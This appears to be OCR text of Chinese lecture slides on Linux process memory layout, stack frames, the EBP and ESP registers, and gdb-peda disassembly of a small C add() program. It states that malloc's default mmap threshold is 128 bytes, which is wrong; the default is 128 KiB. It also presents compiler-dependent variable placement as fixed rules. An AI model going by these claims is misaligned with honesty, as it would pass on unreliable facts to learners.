
需要说明的是，栈在数据处理时，按照LIFO的顺序工作。这种设计方式主要是计算机体系结构方面的考虑，比如可以把活动栈区缓存到CPU cache中，这样可以加速数据访问。

进程内存空间布局：内存映射段




在栈的下面是**内存映射段**（memory mapping segment），内核把文件内容直接映射到这里。当在linux系统调用mmap()，或者windows系统调用CreateFileMapping()/MapViewOfFile()时，就是请求内存映射。内存映射是一种高性能的文件I/O方式，比如用于加载动态链接库。也可以用于与任何文件均无关的（没有对应文件的）匿名内存映射，比如程序数据。在linux上，如果你用malloc()来请求一大块的内存，则会创建匿名内存映射而不是使用堆区。这里的大块内存是指大于MMAP_THRESHOLD字节，缺省情况下是128字节，可以通过mallopt()函数进行调节。

进程内存空间布局：堆区



堆区提供运行时的内存分配，也就是动态内存分配。与栈区的内存分配不同，堆区分配的内存在函数返回时如果没有释放的话，还是有效的；而栈区的数据在对应的函数返回后，则无效。对于C语言而言，通过调用malloc()函数及其它对应的变体（calloc(), realloc()）来进行堆区存储分配。因为堆区是动态分配及释放，因此可能造成堆区是碎片化，也就是不连续。如下图所示。

进程内存空间布局：数据段



BSS存放未初始化的全局变量或者静态变量，也就是在源代码中未被程序员赋值的变量。比如：static int cntActiveUsers；则该变量的分配在BSS。

而初始化的全局变量或者静态变量则存放在**Data区**，如：static int cntWorkerBees=10;

代码段（code segment/text segment）通常是指用来存放程序执行代码的一块内存区域

函数调用栈


Call stack

栈的布局

- 如果编译时不使用优化功能，局部变量总是在栈上分配空间
- 存放在栈帧中的单个局部变量，第一个变量存放在栈帧中地址最高的空间
- 存放结构体变量时，其第一个成员存放在最低地址
- 全局变量存放时，第一个全局变量存放在最低地址


栈的布局


```
struct foo {
    long long f1; // 8 bytes
    int f2;       // 4 bytes
    int f3;       // 4 bytes
};

void func(void) {
    int a;        // 4 bytes
    struct foo b;
    int c;        // 4 bytes
}
```




func函数的变量布局是如何安排?

寄存器与栈


esp
stack pointer
ebp
frame pointer
eax
return value
CPU寄存器
Local_buffer
foobar00?
Local1
8
08 00 00 00
saved ebp
return address
Param1
512
00 02 00 00
Param2
65536
00 00 01 00
内存布局:栈
ebp-12
ebp-4
ebp
ebp+4
ebp+8
ebp+12
Lower address
Higher address

寄存器与栈



ESP：栈指针，指向栈顶

EBP：帧指针(frame pointer)或者基址指针（base pointer），指向当前运行函数的栈帧中的固定位置，从而作为一个访问函数参数和局部变量的参考点（或者基准点），可以通过EBP和一个偏移量来访问所需的数据。EBP只在函数调用开始时发生变动

示例程序源代码add.c


```
int add(int a, int b)
{
    int result = a + b;
    return result;
}

int main(int argc)
{
    int answer;
    answer = add(40, 2);
}
```

```
gdb-peda$ disas main
Dump of assembler code for function main:
   0x080483f1 <+0>:     push   ebp
   0x080483f2 <+1>:     mov    ebp,esp
   0x080483f4 <+3>:     sub    esp,0x4
   0x080483f7 <+6>:     push   0x2
   0x080483f9 <+8>:     push   0x28
   0x080483fb <+10>:    call   0x80483db <add>
   0x08048400 <+15>:    add    esp,0x8
   0x08048403 <+18>:    mov    DWORD PTR [ebp-0x4],eax
   0x08048406 <+21>:    mov    eax,0x0
   0x0804840b <+26>:    leave
   0x0804840c <+27>:    ret
End of assembler dump.
```


```
gdb-peda$ disas add
Dump of assembler code for function add:
   0x080483db <+0>:     push   ebp
   0x080483dc <+1>:     mov    ebp,esp
   0x080483de <+3>:     sub    esp,0x4
   0x080483e1 <+6>:     mov    edx,DWORD PTR [ebp+0x8]
   0x080483e4 <+9>:     mov    eax,DWORD PTR [ebp+0xc]
   0x080483e7 <+12>:    add    eax,edx
   0x080483e9 <+14>:    mov    DWORD PTR [ebp-0x4],eax
   0x080483ec <+17>:    mov    eax,DWORD PTR [ebp-0x4]
   0x080483ef <+20>:    leave
   0x080483f0 <+21>:    ret
End of assembler dump.
```

Call stack: prologue

函数序言

add程序运行过程

